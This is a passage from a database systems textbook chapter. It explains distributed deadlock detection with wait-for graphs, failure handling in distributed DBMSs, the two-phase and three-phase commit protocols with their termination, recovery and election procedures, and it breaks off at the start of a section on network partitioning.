If a local WFG contains a cycle that does not involve the T_{ext} node, then the site and the DDBMS are in deadlock and the deadlock can be broken by the local site. A global deadlock *potentially* exists if the local WFG contains a cycle involving the T_{ext} node. However, the existence of such a cycle does not necessarily mean that there is global deadlock, as the T_{ext} nodes may represent different agents, but cycles of this form must appear in the WFGs if there is deadlock. To determine whether there is a deadlock, the graphs have to be merged. If a site S_1 , say, has a potential deadlock, its local WFG will be of the form:

$$T_{\text{ext}} \rightarrow T_i \rightarrow T_j \rightarrow \dots \rightarrow T_k \rightarrow T_{\text{ext}}$$

To prevent sites from transmitting their WFGs to each other, a simple strategy allocates a timestamp to each transaction and imposes the rule that site S_1 transmits its WFG only to the site for which transaction T_k is waiting, say S_k , if $ts(T_i) < ts(T_k)$. If we assume that $ts(T_i) < ts(T_k)$ then, to check for deadlock, site S_1 would transmit its local WFG to S_k . Site S_k can now add this information to its local WFG and check for cycles not involving T_{ext} in the extended graph. If there is no such cycle, the process continues until either a cycle appears, in which case one or more transactions are rolled back and restarted together with all their agents, or the entire global WFG is constructed and no cycle has been detected. In this case, there is no deadlock in the system. Obermarck proved that if global deadlock exists then this procedure eventually causes a cycle to appear at some site.

The three local WFGs in Figure 25.5 contain cycles:

$$\begin{aligned} S_1: & T_{\text{ext}} \rightarrow T_3 \rightarrow T_1 \rightarrow T_{\text{ext}} \\ S_2: & T_{\text{ext}} \rightarrow T_1 \rightarrow T_2 \rightarrow T_{\text{ext}} \\ S_3: & T_{\text{ext}} \rightarrow T_2 \rightarrow T_3 \rightarrow T_{\text{ext}} \end{aligned}$$

In this example, we could transmit the local WFG for site S_1 to the site for which transaction T_1 is waiting: that is, site S_2 . The local WFG at S_2 is extended to include this information and becomes:

$$S_2: T_{\text{ext}} \rightarrow T_3 \rightarrow T_1 \rightarrow T_2 \rightarrow T_{\text{ext}}$$

This still contains a potential deadlock, so we would transmit this WFG to the site for which transaction T_2 is waiting: that is, site S_3 . The local WFG at S_3 is extended to:

$$S_3: T_{\text{ext}} \rightarrow T_3 \rightarrow T_1 \rightarrow T_2 \rightarrow T_3 \rightarrow T_{\text{ext}}$$

This global WFG contains a cycle that does not involve the T_{ext} node ($T_3 \rightarrow T_1 \rightarrow T_2 \rightarrow T_3$), so we can conclude that deadlock exists and an appropriate recovery protocol must be invoked. Distributed deadlock detection methods are potentially more robust than the hierarchical or centralized methods, but because no one site contains all the information necessary to detect deadlock, considerable intersite communication may be required.

25.4 Distributed Database Recovery

In this section we discuss the protocols that are used to handle failures in a distributed environment.

25.4.1 Failures in a Distributed Environment

In Section 24.5.2, we mentioned four types of failure that are particular to distributed DBMSs:

- the loss of a message;
- the failure of a communication link;
- the failure of a site;
- network partitioning.

The loss of messages, or improperly ordered messages, is the responsibility of the underlying computer network protocol. As such, we assume they are handled transparently by the data communications component of the DDBMS and we concentrate on the remaining types of failure.

A DDBMS is highly dependent on the ability of all sites in the network to communicate reliably with one another. In the past, communications were not always reliable. Although network technology has improved significantly and current networks are much more reliable, communication failures can still occur. In particular, communication failures can result in the network becoming split into two or more **partitions**, where sites within the same partition can communicate with one another but not with sites in other partitions. Figure 25.6 shows an example of network partitioning in which following the failure of the link connecting sites $S_1 \rightarrow S_2$, sites (S_1, S_4, S_5) are partitioned from sites (S_2, S_3).

In some cases it is difficult to distinguish whether a communication link or a site has failed. For example, suppose that site S_1 cannot communicate with site S_2 within a fixed (timeout) period. It could be that:

- site S_2 has crashed or the network has gone down;
- the communication link has failed;
- the network is partitioned;
- site S_2 is currently very busy and has not had time to respond to the message.

Choosing the correct value for the timeout, which will allow S_1 to conclude that it cannot communicate with site S_2 , is difficult.




Figure 25.6 Partitioning a network: (a) before failure; (b) after failure.

25.4.2 How Failures Affect Recovery

As with local recovery, distributed recovery aims to maintain the **atomicity** and **durability** of distributed transactions. To ensure the atomicity of the global transaction, the DDBMS must ensure that subtransactions of the global transaction either all commit or all abort. If the DDBMS detects that a site has failed or become inaccessible, it needs to carry out the following steps:

- Abort any transactions that are affected by the failure.
- Flag the site as failed to prevent any other site from trying to use it.
- Check periodically to see whether the site has recovered or, alternatively, wait for the failed site to broadcast that it has recovered.
- On restart, the failed site must initiate a recovery procedure to abort any partial transactions that were active at the time of the failure.
- After local recovery, the failed site must update its copy of the database to make it consistent with the rest of the system.

If a network partition occurs as in the previous example, the DDBMS must ensure that if agents of the same global transaction are active in different partitions, then it must not be possible for site S_1 and other sites in the same partition to decide to commit the global transaction, while site S_2 and other sites in its partition decide to abort it. This would violate global transaction atomicity.

Distributed recovery protocols

As mentioned earlier, recovery in a DDBMS is complicated by the fact that atomicity is required for both the local subtransactions and for the global transactions. The recovery techniques described in Section 22.3 guarantee the atomicity of subtransactions, but the DDBMS needs to ensure the atomicity of the global transaction. This involves modifying the commit and abort processing so that a global transaction does not commit or abort until all its subtransactions have successfully committed or aborted. In addition, the modified protocol should cater for both site and communication failures to ensure that the failure of one site does not affect processing at another site. In other words, operational sites should not be left blocked. Protocols that obey this are referred to as **nonblocking** protocols. In the following two sections, we consider two common commit protocols suitable for distributed DBMSs: two-phase commit (2PC) and three-phase commit (3PC), a nonblocking protocol.

We assume that every global transaction has one site that acts as **coordinator** (or **transaction manager**) for that transaction, which is generally the site at which the transaction was initiated. Sites at which the global transaction has agents are called **participants** (or **resource managers**). We assume that the coordinator knows the identity of all participants and that each participant knows the identity of the coordinator but not necessarily of the other participants.

25.4.3 Two-Phase Commit (2PC)

As the name implies, 2PC operates in two phases: a **voting phase** and a **decision phase**. The basic idea is that the coordinator asks all participants whether they are prepared to commit the transaction. If one participant votes to abort, or fails

to respond within a timeout period, then the coordinator instructs all participants to abort the transaction. If all vote to commit, then the coordinator instructs all participants to commit the transaction. The global decision must be adopted by all participants. If a participant votes to abort, then it is free to abort the transaction immediately; in fact, any site is free to abort a transaction at any time up until it votes to commit. This type of abort is known as a **unilateral abort**. If a participant votes to commit, then it must wait for the coordinator to broadcast either the *global commit* or *global abort* message. This protocol assumes that each site has its own local log and can therefore rollback or commit the transaction reliably. Two-phase commit involves processes waiting for messages from other sites. To avoid processes being blocked unnecessarily, a system of timeouts is used. The procedure for the coordinator at commit is as follows:

Phase 1

- (1) Write a *begin_commit* record to the log file and force-write it to stable storage. Send a PREPARE message to all participants. Wait for participants to respond within a timeout period.

Phase 2

- (2) If a participant returns an ABORT vote, write an *abort* record to the log file and force-write it to stable storage. Send a GLOBAL_ABORT message to all participants. Wait for participants to acknowledge within a timeout period.
- (3) If a participant returns a READY_COMMIT vote, update the list of participants who have responded. If all participants have voted COMMIT, write a *commit* record to the log file and force-write it to stable storage. Send a GLOBAL_COMMIT message to all participants. Wait for participants to acknowledge within a timeout period.
- (4) Once all acknowledgements have been received, write an *end_transaction* message to the log file. If a site does not acknowledge, resend the global decision until an acknowledgement is received.

The coordinator must wait until it has received the votes from all participants. If a site fails to vote, then the coordinator assumes a default vote of ABORT and broadcasts a GLOBAL_ABORT message to all participants. The issue of what happens to the failed participant on restart is discussed shortly. The procedure for a participant at commit is as follows:

- (1) When the participant receives a PREPARE message, then either:
 - (a) write a *ready_commit* record to the log file and force-write all log records for the transaction to stable storage. Send a READY_COMMIT message to the coordinator, or
 - (b) write an *abort* record to the log file and force-write it to stable storage. Send an ABORT message to the coordinator. Unilaterally abort the transaction.


Wait for the coordinator to respond within a timeout period.

- (2) If the participant receives a GLOBAL_ABORT message, write an *abort* record to the log file and force-write it to stable storage. Abort the transaction and, on completion, send an acknowledgement to the coordinator.


- (3) If the participant receives a GLOBAL_COMMIT message, write a *commit* record to the log file and force-write it to stable storage. Commit the transaction, releasing any locks it holds, and on completion send an acknowledgement to the coordinator.

If a participant fails to receive a vote instruction from the coordinator, it simply times out and aborts. Therefore, a participant could already have aborted and performed local abort processing before voting. The processing for the case when participants vote COMMIT and ABORT is shown in Figure 25.7.

The participant has to wait for either the GLOBAL_COMMIT or GLOBAL_ABORT instruction from the coordinator. If the participant fails to receive the instruction from the coordinator, or the coordinator fails to receive a response from a participant, it assumes that the site has failed and a **termination protocol** must



(a)



(b)

Figure 25.7 Summary of 2PC: (a) 2PC protocol for participant voting COMMIT; (b) 2PC protocol for participant voting ABORT.

be invoked. Only operational sites follow the termination protocol; sites that have failed follow the **recovery protocol** on restart.

Termination protocols for 2PC

A termination protocol is invoked whenever a coordinator or participant fails to receive an expected message and times out. The action to be taken depends on whether the coordinator or participant has timed out and on when the timeout occurred.

Coordinator The coordinator can be in one of four states during the commit process: INITIAL, WAITING, DECIDED, and COMPLETED, as shown in the state transition diagram in Figure 25.8(a), but can time out only in the middle two states. The actions to be taken are as follows:

- *Timeout in the WAITING state.* The coordinator is waiting for all participants to acknowledge whether they wish to commit or abort the transaction. In this case, the coordinator cannot commit the transaction, because it has not received all votes. However, it can decide to globally abort the transaction.
- *Timeout in the DECIDED state.* The coordinator is waiting for all participants to acknowledge whether they have successfully aborted or committed the transaction. In this case, the coordinator simply sends the global decision again to sites that have not acknowledged.

Participant The simplest termination protocol is to leave the participant process blocked until communication with the coordinator is re-established. The participant can then be informed of the global decision and resume processing accordingly. However, there are other actions that may be taken to improve performance.




Figure 25.8
State transition
diagram for 2PC:
(a) coordinator;
(b) participant.

A participant can be in one of four states during the commit process: INITIAL, PREPARED, ABORTED, and COMMITTED, as shown in Figure 25.8(b). However, a participant may time out only in the first two states, as follows:

- *Timeout in the INITIAL state.* The participant is waiting for a PREPARE message from the coordinator, which implies that the coordinator must have failed while in the INITIAL state. In this case, the participant can unilaterally abort the transaction. If it subsequently receives a PREPARE message, it can either ignore it, in which case the coordinator times out and aborts the global transaction, or it can send an ABORT message to the coordinator.
- *Timeout in the PREPARED state.* The participant is waiting for an instruction to globally commit or abort the transaction. The participant must have voted to commit the transaction, so it cannot change its vote and abort the transaction. Similarly, it cannot go ahead and commit the transaction, as the global decision may be to abort. Without additional information, the participant is blocked. However, the participant could contact each of the other participants attempting to find one that knows the decision. This is known as the **cooperative termination protocol**. A straightforward way of telling the participants who the other participants are is for the coordinator to append a list of participants to the vote instruction.

Although the cooperative termination protocol reduces the likelihood of blocking, blocking is still possible and the blocked process will just have to keep on trying to unblock as failures are repaired. If it is only the coordinator that has failed and all participants detect this as a result of executing the termination protocol, then they can elect a new coordinator and resolve the block in this way, as we discuss shortly.

Recovery protocols for 2PC

Having discussed the action to be taken by an operational site in the event of a failure, we now consider the action to be taken by a failed site on recovery. The action on restart again depends on what stage the coordinator or participant had reached at the time of failure.

Coordinator failure We consider three different stages for failure of the coordinator:

- *Failure in INITIAL state.* The coordinator has not yet started the commit procedure. Recovery in this case starts the commit procedure.
- *Failure in WAITING state.* The coordinator has sent the PREPARE message and although it has not received all responses, it has not received an abort response. In this case, recovery restarts the commit procedure.
- *Failure in DECIDED state.* The coordinator has instructed the participants to globally abort or commit the transaction. On restart, if the coordinator has received all acknowledgements, it can complete successfully. Otherwise, it has to initiate the termination protocol discussed previously.

Participant failure The objective of the recovery protocol for a participant is to ensure that a participant process on restart performs the same action as all other participants and that this restart can be performed independently (that is, without the need to consult either the coordinator or the other participants). We consider three different stages for failure of a participant:

- *Failure in INITIAL state.* The participant has not yet voted on the transaction. Therefore, on recovery it can unilaterally abort the transaction, as it would have been impossible for the coordinator to have reached a global commit decision without this participant's vote.
- *Failure in PREPARED state.* The participant has sent its vote to the coordinator. In this case, recovery is via the termination protocol discussed previously.
- *Failure in ABORTED/COMMITTED states.* The participant has completed the transaction. Therefore, on restart no further action is necessary.

Election protocols

If the participants detect the failure of the coordinator (by timing out), they can elect a new site to act as coordinator. One election protocol is for the sites to have an agreed-upon linear ordering. We assume that site S_i has order i in the sequence, the lowest being the coordinator, and that each site knows the identification and ordering of the other sites in the system, some of which may also have failed. One election protocol asks each operational participant to send a message to the sites with a greater identification number. Thus, site S_i would send a message to sites $S_{i+1}, S_{i+2}, \dots, S_n$ in that order. If a site S_k receives a message from a lower-numbered participant, then S_k knows that it is not to be the new coordinator and stops sending messages.

This protocol is relatively efficient and most participants stop sending messages quite quickly. Eventually, each participant will know whether there is an operational participant with a lower number. If there is not, the site becomes the new coordinator. If the newly elected coordinator also times out during this process, the election protocol is invoked again.

After a failed site recovers, it immediately starts the election protocol. If there are no operational sites with a lower number, the site forces all higher-numbered sites to let it become the new coordinator, regardless of whether there is a new coordinator.


Communication topologies for 2PC

There are several different *communication topologies* (ways of exchanging messages) that can be employed to implement 2PC. The one discussed earlier is called **centralized 2PC**, as all communication is funneled through the coordinator, as shown in Figure 25.9(a). A number of improvements to the centralized 2PC protocol have been proposed that attempt to improve its overall performance, either by reducing the number of messages that need to be exchanged or by speeding up the decision-making process. These improvements depend upon adopting different ways of exchanging messages.

One alternative is to use **linear 2PC**, in which participants can communicate with each other as shown in Figure 25.9(b). In linear 2PC, sites are ordered $1, 2, \dots, n$, where site 1 is the coordinator and the remaining sites are the participants. The 2PC protocol is implemented by a forward chain of communication from coordinator to participant n for the voting phase and a backward chain of communication from participant n to the coordinator for the decision phase. In the voting phase, the coordinator passes the vote instruction to site 2, which votes and then passes its

Figure 25.9

2PC topologies:
 (a) centralized;
 (b) linear;
 (c) distributed. C
 = coordinator;
 P_i = participant;
 RC = READY_
 COMMIT; GC
 = GLOBAL_
 COMMIT; GA
 = GLOBAL_
 ABORT.



vote to site 3. Site 3 then combines its vote with that of site 2 and transmits the combined vote to site 4, and so on. When the n th participant adds its vote, the global decision is obtained and passed backwards to participants $n - 1$, $n - 2$, and so on and eventually back to the coordinator. Although linear 2PC incurs fewer messages than centralized 2PC, the linear sequencing does not allow any parallelism.

Linear 2PC can be improved if the voting process adopts the forward linear chaining of messages while the decision process adopts the centralized topology, so that site n can broadcast the global decision to all participants in parallel (Bernstein *et al.*, 1987).

A third proposal, known as **distributed 2PC**, uses a distributed topology as shown in Figure 25.9(c). The coordinator sends the PREPARE message to all participants, which in turn send their decision to all other sites. Each participant waits

for messages from the other sites before deciding whether to commit or abort the transaction. This in effect eliminates the need for the decision phase of the 2PC protocol, as the participants can reach a decision consistently, but independently (Skeen, 1981).

25.4.4 Three-Phase Commit (3PC)

We have seen that 2PC is *not* a nonblocking protocol, as it is possible for sites to become blocked in certain circumstances. For example, a process that times out after voting commit but before receiving the global instruction from the coordinator is blocked if it can communicate only with sites that are similarly unaware of the global decision. The probability of blocking occurring in practice is sufficiently rare that most existing systems use 2PC. However, an alternative nonblocking protocol, called the **three-phase commit** (3PC) protocol, has been proposed (Skeen, 1981). Three-phase commit is nonblocking for site failures except in the event of the failure of all sites. Communication failures can, however, result in different sites reaching different decisions, thereby violating the atomicity of global transactions. The protocol requires that:

- no network partitioning should occur;
- at least one site must always be available;
- at most K sites can fail simultaneously (system is classified as K -resilient).

The basic idea of 3PC is to remove the uncertainty period for participants that have voted COMMIT and are waiting for the global abort or global commit from the coordinator. Three-phase commit introduces a third phase, called **precommit**, between voting and the global decision. On receiving all votes from the participants, the coordinator sends a global PRE-COMMIT message. A participant who receives the global pre-commit knows that all other participants have voted COMMIT and that, in time, the participant itself will definitely commit, unless it fails. Each participant acknowledges receipt of the PRE-COMMIT message and, once the coordinator has received all acknowledgements, it issues the global commit. An ABORT vote from a participant is handled in exactly the same way as in 2PC.

The new state transition diagrams for coordinator and participant are shown in Figure 25.10. Both the coordinator and participant still have periods of waiting, but the important feature is that all *operational* processes have been informed of a global decision to commit by the PRE-COMMIT message *prior* to the first process committing, and can therefore act independently in the event of failure. If the coordinator does fail, the operational sites can communicate with each other and determine whether the transaction should be committed or aborted without waiting for the coordinator to recover. If none of the operational sites have received a PRE-COMMIT message, they will abort the transaction.

The processing when all participants vote COMMIT is shown in Figure 25.11. We now briefly discuss the termination and recovery protocols for 3PC.

Termination protocols for 3PC

As with 2PC, the action to be taken depends on what state the coordinator or participant was in when the timeout occurred.

Figure 25.10
State transition
diagram for 3PC:
(a) coordinator;
(b) participant.





Figure 25.11 3PC protocol for participant voting COMMIT.

Coordinator The coordinator can be in one of five states during the commit process as shown in Figure 25.10(a) but can timeout in only three states. The actions to be taken are as follows:

- *Timeout in the WAITING state.* This is the same as in 2PC. The coordinator is waiting for all participants to acknowledge whether they wish to commit or abort the transaction, so it can decide to globally abort the transaction.
- *Timeout in the PRE-COMMITTED state.* The participants have been sent the PRE-COMMIT message, so participants will be in either the PRE-COMMIT or READY states. In this case, the coordinator can complete the transaction by writing the *commit* record to the log file and sending the GLOBAL-COMMIT message to the participants.
- *Timeout in the DECIDED state.* This is the same as in 2PC. The coordinator is waiting for all participants to acknowledge whether they have successfully aborted or committed the transaction, so it can simply send the global decision to all sites that have not acknowledged.

Participant The participant can be in one of five states during the commit process as shown in Figure 25.10(b) but can timeout in only three states. The actions to be taken are as follows:

- *Timeout in the INITIAL state.* This is the same as in 2PC. The participant is waiting for the PREPARE message and so can unilaterally abort the transaction.
- *Timeout in the PREPARED state.* The participant has sent its vote to the coordinator and is waiting for the PRE-COMMIT or ABORT message. In this case, the participant will follow an election protocol to elect a new coordinator for the transaction and terminate as we discuss next.
- *Timeout in the PRE-COMMITTED state.* The participant has sent the acknowledgement to the PRE-COMMIT message and is waiting for the COMMIT message. Again, the participant will follow an election protocol to elect a new coordinator for the transaction and terminate as we discuss next.

Recovery protocols for 3PC

As with 2PC, the action on restart depends on what state the coordinator or participant had reached at the time of the failure.

Coordinator failure We consider four different states for failure of the coordinator:

- *Failure in the INITIAL state.* The coordinator has not yet started the commit procedure. Recovery in this case starts the commit procedure.
- *Failure in the WAITING state.* The participants may have elected a new coordinator and terminated the transaction. On restart, the coordinator should contact other sites to determine the fate of the transaction.
- *Failure in the PRE-COMMITTED state.* Again, the participants may have elected a new coordinator and terminated the transaction. On restart, the coordinator should contact other sites to determine the fate of the transaction.
- *Failure in the DECIDED state.* The coordinator has instructed the participants to globally abort or commit the transaction. On restart, if the coordinator has received all acknowledgements, it can complete successfully. Otherwise, it has to initiate the termination protocol discussed previously.

Participant We consider four different states for failure of a participant:

- *Failure in the INITIAL state.* The participant has not yet voted on the transaction. Therefore, on recovery, it can unilaterally abort the transaction.
- *Failure in the PREPARED state.* The participant has sent its vote to the coordinator. In this case, the participant should contact other sites to determine the fate of the transaction.
- *Failure in the PRE-COMMITTED state.* The participant should contact other sites to determine the fate of the transaction.
- *Failure in the ABORTED/COMMITTED states.* Participant has completed the transaction. Therefore, on restart no further action is necessary.

Termination protocol following the election of new coordinator

The election protocol discussed for 2PC can be used by participants to elect a new coordinator following a timeout. The newly elected coordinator will send a STATE-REQ message to all participants involved in the election in an attempt to determine how best to continue with the transaction. The new coordinator can use the following rules:

- (1) If some participant has aborted, then the global decision is abort.
- (2) If some participant has committed the transaction, then the global decision is commit.
- (3) If all participants that reply are uncertain, then the decision is abort.
- (4) If some participant can commit the transaction (is in the PRE-COMMIT state), then the global decision is commit. To prevent blocking, the new coordinator will first send the PRE-COMMIT message and, once participants have acknowledged, send the GLOBAL-COMMIT message.

25.4.5 Network Partitioning

When a network partition occurs, maintaining the consistency of the database may be more difficult, depending on whether data is replicated. If data is not replicated, we can allow a transaction to proceed if it does not require any data from a site outside the partition in which it is initiated. Otherwise, the transaction must wait until the sites to which it needs access are available again. If data is replicated, the procedure is much more complicated. We consider two examples of anomalies that may arise with replicated data in a partitioned network based on a simple bank account relation containing a customer balance.

Identifying updates

